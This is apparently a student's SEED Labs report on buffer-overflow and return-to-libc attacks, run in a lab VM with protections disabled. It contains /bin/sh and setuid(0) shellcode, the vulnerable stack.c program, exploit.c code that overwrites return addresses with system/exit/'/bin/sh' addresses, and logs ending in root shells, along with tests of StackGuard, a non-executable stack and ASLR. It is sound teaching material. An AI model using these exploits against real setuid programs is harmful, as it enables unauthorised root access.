
SEED LAB2

Buffer Overflow Vulnerability Lab


57117111 蒋涛

Task 1: Running Shellcode

- Compile and run the following code and we can see that a shell is invoked.



```
/* call_shellcode.c  */
/* You can get this program from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
  "\x50"              /* Line 2:  pushl   %eax                   */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
  "\x50"              /* Line 6:  pushl   %eax                   */
  "\x53"              /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
  "\x99"              /* Line 9:  cdq                            */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"          /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```




```
[09/03/20]seed@VM:~/Desktop$ gcc -z execstack -o task1 task1.c
[09/03/20]seed@VM:~/Desktop$ ./task1
$ 
```

- Exploit the vulnerability in the program and gain the root privilege.


```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

     /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Task 2: Exploiting the Vulnerability


- Get the address of shellcode




```
[09/03/20]seed@VM:~$ gdb stack
```



```
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 16.
```




```
[------------------------------------code------------------------------------]
   0x80484e5 <main+11>: mov    ebp,esp
   0x80484e7 <main+13>: push   ecx
   0x80484e8 <main+14>: sub    esp,0x214
=> 0x80484ee <main+20>: sub    esp,0x8
   0x80484f1 <main+23>: push   0x80485d0
   0x80484f6 <main+28>: push   0x80485d2
   0x80484fb <main+33>: call   0x80483a0 <fopen@plt>
   0x8048500 <main+38>: add    esp,0x10
[-----------------------------------stack------------------------------------]
0000| 0xbfffeb90 --> 0xb7fe3d39 (<check_match+9>:       add    ebx,0x1b2c7)
0004| 0xbfffeb94 --> 0x8922974
0008| 0xbfffeb98 --> 0x342
0012| 0xbfffeb9c --> 0xb7ffd2f0 --> 0xb7d6a000 --> 0x464c457f
0016| 0xbfffeba0 --> 0xb7fe3d39 (<check_match+9>:       add    ebx,0x1b2c7)
0020| 0xbfffeba4 --> 0xb7bf73d0 --> 0x94b90ca0
0024| 0xbfffeba8 --> 0x53d
0028| 0xbfffebac --> 0xb7ffd5b0 --> 0xb7bf3000 --> 0x464c457f
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffee54) at stack.c:16
16      badfile = fopen("badfile", "r");
gdb-peda$ p /x &str
```



```
gdb-peda$ p /x &str
$1 = 0xbfffeb97
```


Then the address of shellcode is 0xbfffeb97 + 0x50 = 0xbfffebe7

- Get the address of *return*




```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ r
```

- Develop "*exploit.c*" to construct the contents for *badfile*



```
strcpy(buffer+80,shellcode);            //将shellcode拷贝至buffer+80处。
strcpy(buffer+0x24,"\xE7\xEB\xFF\xBF");     //在buffer特定偏移处起始的四个字节覆盖shellcode地址
```




```
[09/03/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/03/20]seed@VM:~/Desktop$ ./exploit
[09/03/20]seed@VM:~/Desktop$ ./stack
#
```

Then we get a root shell.

Task 3: Defeating `dash`'s Countermeasure


- To see how the countermeasure in `dash` works and how to defeat it using the system call *setuid(0)*

1. Without *setuid(0)*:



```
[09/03/20]seed@VM:~/Desktop$ vi dash_shell_test.c
[09/03/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/03/20]seed@VM:~/Desktop$ ./dash_shell_test
$ 
```


2. With *setuid(0)*:




```
[09/03/20]seed@VM:~/Desktop$ vi dash_shell_test.c
[09/03/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/03/20]seed@VM:~/Desktop$ ./dash_shell_test
# 
```

We get a root shell using *setuid(0)*.

- Use updated shellcode to get a root shell




```
char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
```



```
[09/03/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/03/20]seed@VM:~/Desktop$ ./exploit
[09/03/20]seed@VM:~/Desktop$ ./stack
#
```

Task 4: Defeating Address Randomization


- Use brute-force approach to attack the vulnerable program repeatedly



```
10 minutes and 59 seconds elapsed.
The program has been running 372397 times so far.
# 
```

And we finally get the root shell after 11 min nearly.


Task 5: Turn on the StackGuard Protection



```
[09/04/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/04/20]seed@VM:~$ cd Desktop
[09/04/20]seed@VM:~/Desktop$ gcc stack.c -o stack
[09/04/20]seed@VM:~/Desktop$ sudo chown root stack
[09/04/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/04/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/04/20]seed@VM:~/Desktop$ ./exploit
[09/04/20]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

We can see that the attack program is aborted due to the stackguard protection mechanism in GCC.

Task 6: Turn on the Non-executable Stack Protection




```
[09/04/20]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z nonexecstack s
tack.c
/usr/bin/ld: warning: -z nonexecstack ignored.
[09/04/20]seed@VM:~/Desktop$ sudo chown root stack
[09/04/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/04/20]seed@VM:~/Desktop$ ./exploit
[09/04/20]seed@VM:~/Desktop$ ./stack
Segmentation fault
```

Can’t get a root shell.


Return-to-libc Att Return-to-libc Attack Lab

- Turn off countermeasures



```
[09/03/20]seed@VM:~/.../chapter1$ sudo sysctl -w kernel.r
andomize_va_space=0
kernel.randomize_va_space = 0
[09/03/20]seed@VM:~/.../chapter1$
```


- Compile *retlib.c* and make it root-owned *Set-UID* program



```
[09/03/20]seed@VM:~/.../chapter1$  gcc -DBUF_SIZE=12 -fno
-stack-protector -z noexecstack -o retlib retlib.c
[09/03/20]seed@VM:~/.../chapter1$ sudo chown root retlib
[09/03/20]seed@VM:~/.../chapter1$ sudo chmod 4755 retlib
[09/03/20]seed@VM:~/.../chapter1$ gdb retlib
```

Task 1: Finding out the addresses of *libc* functions


- Use *gdb* to find the address of *main()* and *exit()*



```
Legend: code, data, rodata, value

Breakpoint 1, 0x0804851c in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_
system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_ex
it>
gdb-peda$
```


Task 2: Putting the shell string in the memory

- Put string into the child process and prove it using *env*



```
[09/04/20]seed@VM:~/.../chapter1$ env | grep MYSHELL
[09/04/20]seed@VM:~/.../chapter1$ export MYSHELL=/bin/sh
[09/04/20]seed@VM:~/.../chapter1$ env | grep MYSHELL
MYSHELL=/bin/sh
[09/04/20]seed@VM:~/.../chapter1$
```


- Get the address of */bin/sh* and the name length of program should be same as *retlib*



```
# exit
[09/04/20]seed@VM:~/.../chapter1$ ./aaaaaa
bffffe1c
[09/04/20]seed@VM:~/.../chapter1$
```


Task 3: Exploiting the buffer-overflow vulnerability

- Use *gdb* to find the address of *ebp* and *buffer*, then calculate *x*, *y* and *z*




```
16      fread(Buffer, sizeof(char), 300, badf
gdb-peda$ p &Buffer
$1 = (char (*)[12]) 0xbfffecd4
gdb-peda$ p $ebp
$2 = (void *) 0xbfffece8
gdb-peda$
```

- Get x=32, y=24, z=28 and put the address in the code




```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
char buf[80];
FILE *badfile;
badfile = fopen("./badfile", "w");
/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
*(long *) &buf[24] = 0xb7e42da0 ; // system() ☆
*(long *) &buf[28] = 0xb7e369d0 ; // exit() ☆
*(long *) &buf[32] = 0xbffffe1c ; // "/bin/sh" ☆
fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```

- Then we get the root shell




```
[09/04/20]seed@VM:~/.../chapter1$ export MYSHELL=/bin/sh
[09/04/20]seed@VM:~/.../chapter1$ gcc -o exploit exploit.c
[09/04/20]seed@VM:~/.../chapter1$ ./exploit
[09/04/20]seed@VM:~/.../chapter1$ ./retlib
# 
```

- We still can get root privilege after closing exit() but can’t exit normally



```
/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
*(long *) &buf[24] = 0xb7e42da0 ; // system() ☆
//*(long *) &buf[28] = 0xb7e369d0 ; // exit() ☆
*(long *) &buf[32] = 0xbffffe1c ; // "/bin/sh" ☆
fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```




```
exploit.c:15:20: warning: assignment makes integer from pointer wi
hout a cast [-Wint-conversion]
 *(long *) &buf[28] = NULL ; // exit() ☆
                    ^
[09/04/20]seed@VM:~/.../chapter1$ ./exploit
[09/04/20]seed@VM:~/.../chapter1$ ./retlib
# ls
aaaaaa    exploit.c                 retlib1
aaaaaa.c  peda-session-retlib1.txt  retlib.c
badfile   peda-session-retlib.txt
exploit   retlib
# exit
Segmentation fault
```

- Modify the name length and we can see it fails. If we change the name length of program, the address of */bin/sh* will change consequently.


Task 4: Turning on address randomization

- Turn on address randomization and we can’t get root privilege



